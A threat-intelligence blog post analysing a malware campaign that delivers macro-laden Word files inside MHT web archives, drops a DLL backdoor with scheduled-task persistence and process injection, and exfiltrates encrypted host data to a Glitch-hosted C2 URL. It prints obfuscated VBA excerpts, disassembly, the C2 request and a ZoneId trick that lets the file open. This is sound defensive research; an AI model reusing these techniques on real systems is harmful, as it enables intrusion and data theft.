

Abusing Microsoft Office Using Malicious Web Archive Files

netskope.com/blog/abusing-microsoft-office-using-malicious-web-archive-files

Gustavo Palazolo

January 12, 2022



Summary

In November of 2021, we described several techniques used by attackers to deliver malware through infected Microsoft Office files. In addition to exploits like [CVE-2021-40444](#), these infected documents frequently abuse VBA (Visual Basic for Applications) to execute their techniques, regardless of the final payload. Attackers also often use extra layers of protection to evade signature-based detections, like constructing PowerShell scripts and WMI namespaces at runtime, as done by Emotet. In addition to code obfuscation, attackers use other techniques to evade detection like non-standard file types in Microsoft Word.

Netskope Threat Labs is currently tracking a malicious campaign that uses Web Page Archive files (".mht" or ".mhtml") to deliver infected documents, which eventually deploys a backdoor that uses [Glitch](#) for C2 communication. This is effective because Microsoft Word is able to open the document in ".mht" format, even using the ".doc" extension.

The usage of Web Archive files to deliver infected documents was previously seen and linked to [APT32](#) (a.k.a. Ocean Lotus and Cobalt Kitty), a cyber espionage group known for targeting governments and journalists. Furthermore, a similar backdoor used in this campaign was spotted in August 2021 and also linked to this same threat group.

In this blog post, we will show details about how this threat campaign works.

Stage 01 – RAR Files

The attack chain starts with a RAR file that contains the infected Web Archive, probably delivered through phishing campaigns. We have spotted some of the files in [VirusTotal](#) with a low detection rate, between 7 and 10 engines.

The VirusTotal interface shows a detection rate of 7/49, with a warning that 7 security vendors flagged the file as malicious. The file hash is a571a35c182c209ab755a8e3ec483b155a2b686de0e3ffc382d569cdef80c227, the filename is HS.rar, and the extension is rar. The community score is 0.

Name	Size	Type
CV.rar	953 KB	RAR File
DeliveryInformation.rar	1,075 KB	RAR File
Gift Products.rar	1,071 KB	RAR File
GiftProducts.rar	787 KB	RAR File
HS.rar	746 KB	RAR File
List Product.rar	785 KB	RAR File
Note.rar	1,066 KB	RAR File
Tai_lieu.rar	778 KB	RAR File
TL-3525.rar	741 KB	RAR File

Name	Size	Type
CV.doc	47,974 KB	Microsoft Word 97 - 2003 Document
DeliveryInformation.doc	38,985 KB	Microsoft Word 97 - 2003 Document
Gift Products.doc	62,584 KB	Microsoft Word 97 - 2003 Document
GiftProducts.doc	62,053 KB	Microsoft Word 97 - 2003 Document
HS.doc	44,610 KB	Microsoft Word 97 - 2003 Document
List Product.doc	43,331 KB	Microsoft Word 97 - 2003 Document
Note.doc	49,360 KB	Microsoft Word 97 - 2003 Document
Tailieu.doc	40,842 KB	Microsoft Word 97 - 2003 Document
TL-3525.doc	41,772 KB	Microsoft Word 97 - 2003 Document



RAR files related to this malicious campaign.

The MHT file compressed in the RAR is quite large, between 35 and 63 MB, containing the infected Word document as well as other files used throughout the attack.

```
DeliveryInformation.doc
1 MIME-Version: 1.0
2 Content-Type: multipart/related; boundary="-----_NextPart_01D7C6D6.EA89A830"
3
4 This document is a Single File Web Page, also known as a Web Archive file.
5 If you are seeing this message, your browser or editor doesn't support Web
6 Archive files. Please download a browser that supports Web Archive.
7
8 -----_NextPart_01D7C6D6.EA89A830
9 Content-Location: file:///C:/604BB24E/DeliveryInformation.htm
10 Content-Transfer-Encoding: quoted-printable
11 Content-Type: text/html; charset="windows-1252"
```

Web Archive file that is opened by Microsoft Word.

Furthermore, we also found the “[Zone.Identifier](#)” file within the RAR, which is a common ADS (Alternate Data Stream) used to store metadata about the original file.



Zone.Identifier ADS within the RAR file.

Modern browsers may include additional information about the downloaded object in this ADS, such as the source URL and the ZoneID, which defines the security zone based on where the file was downloaded from.

Microsoft Word won't open the Web Archive file if the ZoneID is 3 or 4, as this indicates that the file came from untrustworthy sources. It's unclear if the attackers created this ADS on purpose, but the "ZoneId=2" bypasses the Office protection by making it look as if it came from a trusted site.

We can test this by changing the ZoneId to a higher number, which prevents the file from being opened.

```
PS C:\Users\...Downloads\test> Get-Content .\TL-3525.doc -Stream Zone.Identifier
[ZoneTransfer]
ZoneId=2

PS C:\Users\...Downloads\test> Set-Content .\TL-3525.doc -Stream Zone.Identifier -Value "[ZoneTransfer]`nZoneId=3"


PS C:\Users\...Downloads\test> Get-Content .\TL-3525.doc -Stream Zone.Identifier
[ZoneTransfer]
ZoneId=3
```



Web Archive error when ZoneId is higher than 2.


Stage 02 – Infected Word File

As previously mentioned, Microsoft Word is able to handle Web Archives, and as soon as the victim opens the file, the infected document within the Web Archive is opened, luring the user to click on the "Enable Content" button to execute the malicious code. Analysis tools such as olevba and oledump are able to parse ".mht" and ".mhtml" files, however, we were not able to extract the code from these malicious files using these tools.



Fake message asking the victim to enable the file's content.

The attackers also protected the VBA project with a password, likely to delay analysis.



VBA project protected by password.

Once the protection is removed, we can observe a large and obfuscated VBA macro code.

```

New_GHProducts - ThisDocument (Code)
(General) (Declarations)
Private Declare PtrSafe Sub DuLLAIU8OdMhVh7pJeW9i1lkD237 Lib "background" Alias "OpenProfile" (ByVal file As LongPtr, ByVal length As LongPtr)
Else
Private Declare Sub DuLLAIU8OdMhVh7pJeW9i1lkD237 Lib "background" Alias "OpenProfile" (ByVal file As Long, ByVal length As Long)
End If
Dim Q9Fid89z7nNOHLD As String
Dim U7lPvXkz5 As String
Dim iFoF0QM4EV As String
Dim e6Q12V13qJ4 As String
Dim F3Uve03eY390 As String
Dim Cx4mhyLIuE As String
Dim aUU46b29 As String
Dim hFbOd6C9LLR6Xb2 As String
If VBA7 Then
Else
End If
Private Sub ItJJK58UeK9(zjzLfxFr677 As String)
Documents.Open (zjzLfxFr677)
End Sub
Private Sub Kq9f0Rb4s()
On Error Resume Next
F3Uve03eY390 = Chr(74 - 40226 + 153) & Chr((40203 - 4032) & Chr((4H5 + 94)) & Chr((52 + 62)) & Chr((4H64 + 110 - 40143)) & Chr((37 + 40116)) & Chr((40303 - 40437 + 4HCB)) & Chr((4H43
Cx4mhyLIuE = Chr((482 + 40102)) & Chr((203 - 200 + 4H6C)) & Chr((40126 + 4HD)) & Chr((163 - 46)) & Chr((4H89 - 209 + 181)) & Chr((4H2F + 54)) & Chr((4HBF - 40371 + 168)) & Chr((91 - 67
Dim u58qz3T As String
u58qz3T = Chr((4H60 - 4HB)) & Chr((114 + 401)) & Chr((4H46 + 4037)) & Chr((207 + 4H80 - 4HDD)) & Chr((12 + 4H14)) & Chr((404 + 4075)) & Chr((108 - 9)) & Chr((102 - 4HSE + 40133)) & Ch
Ua2YIM6Aq5
u58qz3T = u58qz3T & Chr((4H7B + 4H71 - 204)) & Chr((4 + 76)) & Chr((40170 + 4HC9 - 4HSD)) & Chr((40210 + 4H91 - 40246)) & Chr((40222 - 40215 + 4HEF)) & Chr((180 - 273 + 210)) & Chr(
Q9Fid89z7nNOHLD = Chr((40241 + 40130 - 4HA7)) & Chr((1179 + 178 - 40404)) & Chr((40223 - 4H30)) & Chr((40233 - 40260 + 4H90)) & Chr((4HCB - 40417 + 174)) & Chr((71 + 4H2B)) & Chr((4H97 +
hFbOd6C9LLR6Xb2 = Chr((40242 - 40126)) & Chr((4H4D + 26)) & Chr((4HSD - 40104 + 40134)) & Chr((40261 - 4H10B + 4HBF)) & Chr((183 - 40421 + 4HCD)) & Chr((40115 + 4H27)) & Chr((4H38 + 58
e6Q12V13qJ4 = ThisDocument.FullName
u58qz3T = Chr((178 + 4H88 - 4HDE)) & Chr((40214 + 4H6B - 170)) & Chr((4HC + 4HSD)) & Chr((40227 - 40242 + 110)) & Chr((134 + 40312 - 222)) & Chr((40147 + 4010)) & Chr((96 + 19)) & Chr(
u58qz3T = Environ(Chr((78 - 4015)) & Chr((40245 - 4071)) & Chr((40150 + 4H4)) & Chr((4H9B + 40163 - 185)) & Chr((140 - 40303 + 4HAA)) & Chr((4031 + 40114)) & Chr((4H76 - 4HB9 + 40265)
aUU46b29 = Environ(Chr((4H80 - 112 + 4H31)) & Chr((40244 - 4070)) & Chr((85 - 40245 + 40274)) & Chr((40252 - 195 + 4H6E)) & Chr((40120 + 4H23)) & Chr((4031 + 76)) & Chr((40306 + 4H8F -
Dim z2K0PLJ6t7gWoP() As String
z2K0PLJ6t7gWoP = Split(aUU46b29, Chr((4H84 + 124 - 4HA4)))
cache = z2K0PLJ6t7gWoP(LBound(z2K0PLJ6t7gWoP))
For rs8UpW5JHx = LBound(z2K0PLJ6t7gWoP) + (63 + 4041 - 40137) To UBound(z2K0PLJ6t7gWoP)
cache = cache & Chr((40217 - 51)) & z2K0PLJ6t7gWoP(rs8UpW5JHx)
Next rs8UpW5JHx
Next
FileCopy u58qz3T, aUU46b29 & hFbOd6C9LLR6Xb2
If Len(Cx4mhyLIuE) = (40102 - 4H79 + 55) Then
Cx4mhyLIuE = e6Q12V13qJ4 & Chr((92 + 4034))
Else
Cx4mhyLIuE = Replace(e6Q12V13qJ4, Dir(e6Q12V13qJ4), Cx4mhyLIuE)
End If
Hq9f35uiR1a
FileCopy aUU46b29 & hFbOd6C9LLR6Xb2, aUU46b29 & Chr((107 - 4HF)) & Q9Fid89z7nNOHLD
ni8xy9x6hl
SetAttr e6Q12V13qJ4, (4075 - 40206 + 40117)

```

Malicious VBA code within the document.

We created a script to decode all the strings in this VBA code, which revealed some file names and paths.

```

[+] Decoded strings:
Microsoft Outlook Sync
Document.doc
User Account
Pictures
background.dll
\guest.bmp
\Microsoft\
AllUsersProfile
AllUsersProfile\

```

Some VBA decoded strings.

After some minor deobfuscation and analysis of the VBA code, we can tell that the script:

1. Drops the payload to “C:\ProgramData\Microsoft\User Account Pictures\guest.bmp”;
2. Copies the payload to “C:\ProgramData\Microsoft Outlook Sync\guest.bmp”;
3. Creates and display a decoy document named “Document.doc”;
4. Rename the payload from “guest.bmp” to “background.dll”;
5. Executes the DLL by calling either “SaveProfile” or “OpenProfile” export functions.

The final payload lies within the Web Archive, and the attackers removed the magic number and the MS-DOS stub message, likely to avoid detection. When the VBA code drops the DLL in the disk, it replaces the two bytes at the beginning of the file.

```

ACTION: OPEN - params 'background.dll' -
Opened file background.dll
Calling Procedure: Put("[1, '', 'MZ']")
Opened file 1

```

```

04 35 01 00 00 D4 03 00 90 00 03 00 00 00 04 00 .5...Ô.....
00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 ..ÿÿ...@.
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 C8 00 00 00 0E 1F BA 0E 00 B4 09 CD 21 B8 ..È.....°..'í!
01 4C CD 21 4C 1A 75 2C BD 93 76 8F 01 AB 72 A3 .Lí!L.u,½"v..«rf
4A EF BA 30 A7 56 67 2B A2 58 C5 3C 4A D0 A4 49 Ji°0$Vg+cXÅ<JÐ#I
AB AB 29 73 F7 AF 55 34 54 4B 2E 0D 0D 0A 24 00 ««)s÷U4TK....$.
00 00 00 00 00 00 02 30 09 E8 46 51 67 BB 46 51 .....0.èFQg»FQ
67 BB 46 51 67 BB 1D 39 66 BA 4B 51 67 BB 46 51 g»FQg».9f°KQg»FQ
66 BB 16 51 67 BB 90 25 64 BA 47 51 67 BB 90 25 f».Qg».°d°GQg».°
67 BA 47 51 67 BB 90 25 65 BA 47 51 67 BB 52 69 g°GQg».°e°GQg»Ri
63 68 46 51 67 BB 00 00 00 00 00 00 00 00 50 45 chFQg».....PE
00 00 4C 01 04 00 41 D3 0E 5A 00 00 00 00 00 00 ..L...AÓ.Z.....

```

VBA

fixing DLL's magic number.

After executing the payload, the VBA code deletes the original Word file and opens the decoy document.

We're sorry. We can't open this file because we found a problem with its contents.

----- Details -----

Microsoft Office cannot open this file because some part's are missing or invalid.

Decoy file created by the malicious VBA code.

Stage 03 – DLL Backdoor

The payload is a 64-bit DLL named “background.dll”, which is executed every 10 minutes through a scheduled task named “Winrar Update”.

Name	Status	Triggers	Next Run
MicrosoftEd...	Disabled	Multiple triggers defined	11/17/2021
MicrosoftEd...	Disabled	At 11:55 AM every day - After triggered, repeat every 1 hour for a duration of 1 day.	11/16/2021
OneDrive Pe...	Ready	At 11:00 AM on 5/1/1992 - After triggered, repeat every 1.00:00:00 indefinitely.	11/17/2021
Winrar Update	Ready	At 3:17 PM on 2/29/2004 - After triggered, repeat every 10 minutes indefinitely.	11/16/2021

<

General Triggers Actions Conditions Settings History (disabled)

When you create a task, you must specify the action that will occur when your task starts. To change these actions, open the task property pages using the Properties command.

Action	Details
Start a program	%systemroot%\system32\rundll32.exe background.DLL,SaveProfile

Backdoor persistence technique.

The DLL is quite large (between 20 and 32 MB) and it's packed. The malicious entry point is located in the DLL exported function named either **SaveProfile** or **OpenProfile**. As soon as it's running, the payload is unpacked and injected into another process.

```

xor     r9d, r9d           ; lpThreadAttributes
mov     rax, rax
xor     r8d, r8d           ; lpProcessAttributes
mov     [rsp+518h+dwCreationFlags], 8000004h ; dwCreationFlag
mov     [rsp+518h+bInheritHandles], ebx ; bInheritHandles
call    cs:CreateProcessW
mov     ecx, 2710h         ; dwMilliseconds
call    cs:__imp_Sleep
mov     r9d, cs:dword_181C3F860
nop
mov     r8, cs:qword_181C3F868
mov     rdx, [rsp+518h+ProcessInformation.hThread]
mov     rcx, [rsp+518h+ProcessInformation.hProcess]
call    mw_inject_payload
mov     rax, rax

```

```

mov     [rsp+358h+flProtect], 40h ; '@' ; flProtect
mov     r9d, 3000h         ; flAllocationType
mov     r8d, r14d         ; dwSize
xor     edx, edx          ; lpAddress
mov     rcx, rsi          ; hProcess
call    cs:VirtualAllocEx
mov     rcx, rcx
mov     r14, rax
test    rax, rax
jz     loc_1800025C9
cmp     cs:qword_18004D560, 0FFFFFFFF8000000h
js     loc_18000281A
mov     qword ptr [rsp+358h+flProtect], 0
mov     r9d, r12d         ; nSize
mov     r8, rbx           ; lpBuffer
mov     rdx, rax          ; lpBaseAddress
mov     rcx, rsi          ; hProcess
call    cs:WriteProcessMemory
push   rbx
...

```

DLL unpacking and injecting payload.

The API **CreateProcessW** is used to create a **rundll32.exe** process that runs indefinitely, by calling the **Sleep** function from **kernel32.dll**. Using Windows native binaries (LoLBins) for malicious activities is a common technique to stay under the radar, as previously mentioned in our [blog post](#).

rundll32.exe	1664	"C:\Windows\System32\rundll32.exe" C:/User: Desktop/background.dll,SaveProfile
rundll32.exe	3492	rundll32.exe kernel32.dll,Sleep

Process injection technique.

Looking closely at the function we named "mw_inject_payload", it's possible to observe calls to "VirtualAllocEx", used to allocate memory in the new process, and "WriteProcessMemory", used to write the payload in the allocated space.

Once the unpacked payload is running, it starts by collecting information about the environment, such as the network adapter information, username, computer name, etc.

```

push 2
push 0FFh
call mw_heap_alloc
add esp, 8
mov [esp+28F8h+lpMem], eax
mov ecx, eax
call mw_get_adapter_info
mov [esp+28F8h+var_28D4], eax
call mw_get_user_and_pc_info
mov [esp+28F8h+var_28D8], eax
lea eax, [esp+28F8h+pszPath]
push eax ; pszPath
push 0 ; dwFlags
push 0 ; hToken
push 23h ; '#' ; csidl
push 0 ; hwnd
call ds:SHGetFolderPathW

```

Backdoor collecting environment information.

Furthermore, the backdoor also enumerates all system's directories and files and collects information about running processes.


```

0000005C L"r\nC:\\windows\\System32\\sihost.exe\r\nC:\\windows\\System32\\svchost.exe\r\nC:\\windows\\System32\\svchost.
035B4268 L"<DIR> .\r\n<DIR> ..\r\n"
0359FDD0 L"<DIR> .\r\n<DIR> ..\r\n"
035B3038 L"<DIR> .\r\n<DIR> ..\r\n<DIR> Application Data\r\n<DIR> Desktop\r\n<DIR> Documents\r\n<DIR> Microsoft\r\n<DIR>
03592D30 L"User: ██████████ Computer: ██████████\r\n"
00000013

```

```

<DIR> Desktop
<DIR> Documents
<DIR> Microsoft
<DIR> Microsoft Edge Download
<DIR> Microsoft OneDrive
<DIR> Microsoft Outlook Sync
<DIR> Microsoft Visual Studio
|
| ntuser.pol
<DIR> Oracle

```

```

C:\\Windows\\System32\\sihost.exe
C:\\Windows\\System32\\svchost.exe
C:\\Windows\\System32\\svchost.exe
C:\\Windows\\System32\\taskhostw.exe
C:\\Windows\\System32\\ctfmon.exe
C:\\Windows\\explorer.exe
C:\\Windows\\System32\\svchost.exe
C:\\Windows\\System32\\RuntimeBroker.exe
C:\\Windows\\SystemApps\\Microsoft.Windows.Search_cw5nh2txyewy\\SearchApp.exe

```

Backdoor collecting information about directories, files, and processes.

Once the data is collected, the malware compiles everything in a single location and encrypts the content before sending it to the C2 server.

<pre> 0A 00 55 00 73 00 65 00 72 00 3A 00 20 00 53 00 ...U.s.e.r.: .S 43 00 ██████████ C. 6F 00 6D 00 70 00 75 00 74 00 65 00 72 00 3A 00 o.m.p.u.t.e.r.: ██████████ ██████████ 0D 00 0A 00 0D 00 0A 00 43 00 3A 00 5C 00 57 00C.: \\w 69 00 6E 00 64 00 6F 00 77 00 73 00 5C 00 53 00 i.n.d.o.w.s. \\s 79 00 73 00 74 00 65 00 6D 00 33 00 32 00 5C 00 y.s.t.e.m.3.2. \\ 73 00 69 00 68 00 6F 00 73 00 74 00 2E 00 65 00 s.i.h.o.s.t..e 78 00 65 00 0D 00 0A 00 43 00 3A 00 5C 00 57 00 x.e....C.: \\w 69 00 6E 00 64 00 6F 00 77 00 73 00 5C 00 53 00 i.n.d.o.w.s. \\s 79 00 73 00 74 00 65 00 6D 00 33 00 32 00 5C 00 y.s.t.e.m.3.2. \\ 73 00 76 00 63 00 68 00 6F 00 73 00 74 00 2E 00 s.v.c.h.o.s.t... 65 00 78 00 65 00 0D 00 0A 00 43 00 3A 00 5C 00 57 00 e.x.e....C.: \\ 57 00 69 00 6E 00 64 00 6F 00 77 00 73 00 5C 00 53 00 w.i.n.d.o.w.s. \\ 53 00 79 00 73 00 74 00 65 00 6D 00 33 00 32 00 S.y.s.t.e.m.3.2. 5C 00 73 00 76 00 63 00 68 00 6F 00 73 00 74 00 \\s.v.c.h.o.s.t. 2E 00 65 00 78 00 65 00 0D 00 0A 00 43 00 3A 00 ..e.x.e....C.: </pre>	<pre> 75 C4 56 EE B9 37 C9 11 C3 96 73 AD 71 70 EE A6 uAvi*7E.A.s.qp1! 5E 05 DE 40 92 21 59 0F 13 A4 D9 FB F7 D4 EE 3C ^.p@.!y.,#00=0i< 1D 27 72 BF 68 18 55 1E DA 8E 92 BE 6A C8 69 A7 .rzh.u.0..%jei\$ B2 52 74 7E 67 3E 05 3F A1 8C 59 F3 72 C7 A0 67 *Rt-g>.?;4YorÇ g 32 6E 60 CF 37 16 30 CF 74 13 6A E4 C5 27 80 B1 2n I7.0It.jaA .± DE 6E 78 15 1F 40 E5 15 73 70 2E FE B9 89 C6 C1 Pnx..@a.sp.b'.4A D0 F9 DF 3D 58 97 52 B3 F9 8D CB 11 A0 BB FE 89 Dûß=X.R³û.E. »p. 83 03 71 38 1E 65 A6 F7 60 11 31 F0 7C CA FC 6C ..q8.e!=-.10 Eùl 78 77 08 DE 2E 5D 64 03 A7 3D 26 CA 3D 23 4E 60 xw.p.jd.\$=8E=#N` E8 78 18 CB 95 79 98 0C 73 70 2E FE B9 89 C6 C1 e{.E.y..sp.b'.4A D0 F9 DF 3D 58 97 52 B3 F9 8D CB 11 A0 BB FE 89 Dûß=X.R³û.E. »p. 83 03 71 38 1E 65 A6 F7 60 11 31 F0 7C CA FC 6C ..q8.e!=-.10 Eùl EB 30 17 53 70 A2 7D 5A 3F CB 21 50 E7 10 FB 41 e0.Spc}z?E!Pc.úA EE F4 71 75 AD E8 BF E4 02 E2 98 78 FA 62 8F C0 îöqu.èja.ä.{úb.A 06 30 AF CE 22 04 55 35 D1 4E 34 F8 6E 78 99 81 00 I".U5N4onx.. 9E 9D 05 8F D3 D5 30 AA 10 2E BE 89 1C 2F 97 08 ...00=*.%./.. E2 E4 0A 62 0C C5 AD CD 2B AD A2 0C 4A 45 10 C3 ää.b.A.I+.ç.JE.Ä 58 85 CB 00 EB 6C D9 3E 9A CE C5 0D 86 6A 8E 77 x.E.ü10>.TA..i.w </pre>
---	--

Encrypting data before C2 communication.

Finally, the data is sent to a C2 server hosted on Glitch, which is a cloud service that provides tools for collaborative web development.

```

push ecx
push eax
push ebx
push dword ptr ds:[4FF8298]
mov edx,4FF2B9A
lea ecx,dword ptr ss:[esp+908]
call <sub_4F7C969>
push ebx
mov esi,eax

```

04FF8298:&L"https://elemental-future-cheetah.glitch.me/559084b660P"
4FF2B9A:L"POST"

```

50 4F 53 54 20 68 74 74 70 73 3A 2F 2F 65 6C 65 6D 65 6E 74 POST https://element
61 6C 2D 66 75 74 75 72 65 2D 63 68 65 65 74 61 68 2E 67 6C al-future-cheetah.gl
69 74 63 68 2E 6D 65 2F 35 35 39 30 38 34 62 36 36 30 50 20 itch.me/559084b660P
48 54 54 50 2F 31 2E 31 0D 0A 43 6F 6E 6E 65 63 74 69 6F 6E HTTP/1.1..Connection
3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A 43 6F 6E 74 65 6E : Keep-Alive..Conten
74 2D 54 79 70 65 3A 20 61 70 70 6C 69 63 61 74 69 6F 6E 2F t-Type: application/
78 2D 77 77 77 2D 66 6F 72 6D 2D 75 72 6C 65 6E 63 6F 64 65 x-www-form-urlencoded
64 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C d..User-Agent: Mozil
6C 61 2F 34 2E 30 20 28 63 6F 6D 70 61 74 69 62 6C 65 3B 20 la/4.0 (compatible;
4D 53 49 45 20 37 2E 30 3B 20 57 69 6E 64 6F 77 73 20 4E 54 MSIE 7.0; Windows NT
20 31 30 2E 30 3B 20 57 4F 57 36 34 3B 20 54 72 69 64 65 6E 10.0; WOW64; Triden
74 2F 37 2E 30 3B 20 2E 4E 45 54 34 2E 30 43 3B 20 2E 4E 45 t/7.0; .NET4.0C; .NE
54 34 2E 30 45 29 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 T4.0E)..Content-Leng
74 68 3A 20 34 36 30 38 0D 0A 48 6F 73 74 3A 20 65 6C 65 6D th: 4608..Host: elem
65 6E 74 61 6C 2D 66 75 74 75 72 65 2D 63 68 65 65 74 61 68 ental-future-cheetah
2E 67 6C 69 74 63 68 2E 6D 65 0D 0A 0D 0A 08 0A F2 B3 95 08 .glitch.me.....ð³..
FF C7 EF 09 64 E7 8E 18 66 FB A1 21 77 97 CE 4F 72 10 BA F9 ýÇi.dç..fû;!w.ÎOr.°ù
AA 82 91 F7 BF 3F 83 FF 76 AF 31 8A 3D 9E 2B 05 47 2F F7 17 +...+¿? ýv_1.=.+G/+
63 C4 1F 76 70 A2 0B 45 98 56 E7 44 99 37 3B B0 59 2A 29 DD cÄ.vpc.E.VçD.7;°Y*)Ý
EE 60 11 81 50 99 75 C4 56 EE B9 37 C9 11 C3 96 73 AD 71 70 i'..P.uÄVi¹7È.Ä.s qp
EE A6 5E 05 DE 40 92 21 59 0F 13 A4 D9 FB F7 D4 EE 3C 1D 27 i!^_E@.!Y..xÜg+Ôi<.'
72 BF 68 1B 55 1E DA 8E 92 BE 6A C8 69 A7 B2 52 74 7E 67 3E rçh.U.Ú..%jEi$*Rt~g>
05 3F A1 BC 59 F3 72 C7 A0 67 32 6E 60 CF 37 16 30 CF 74 13 .?;¥YórÇ g2n'I7.0Ït.
6A E4 C5 27 80 B1 DE 6E 78 15 1F 40 E5 15 73 70 2E FE B9 89 jâÄ'.±Bnx..@â.sp.p¹.
C6 C1 D0 F9 DF 3D 58 97 52 B3 F9 8D CB 11 A0 BB FE 89 83 03 EÄDùB=X.R³ù.È. »p...

```

Backdoor C2 communication.

We have reported all the malicious URLs we found in this campaign to Glitch’s abuse team, which took immediate action to bring them down.

Conclusion

Attackers will opt to use all available tools and techniques to minimize the chances of detection, like in the case we just analyzed, where the usage of Web Archive files to deliver infected documents minimizes the chances of signature-based detection. Also, by using a cloud service for C2 communication, attackers increase their chances to stay under the radar.

Protection

Netskope Threat Labs is actively monitoring this campaign and has ensured coverage for all known threat indicators and payloads.

- **Netskope Threat Protection**
Win32.Trojan.MHTGlitch

- **Netskope Advanced Threat Protection** provides proactive coverage against this threat.
 - Gen.Malware.Detect.By.StHeur indicates a sample that was detected using static analysis
 - Gen.Malware.Detect.By.Sandbox indicates a sample that was detected by our cloud sandbox

IOCs

A full list of IOCs, a Yara rule, and the script used in this analysis are all available in our [Git repo](#).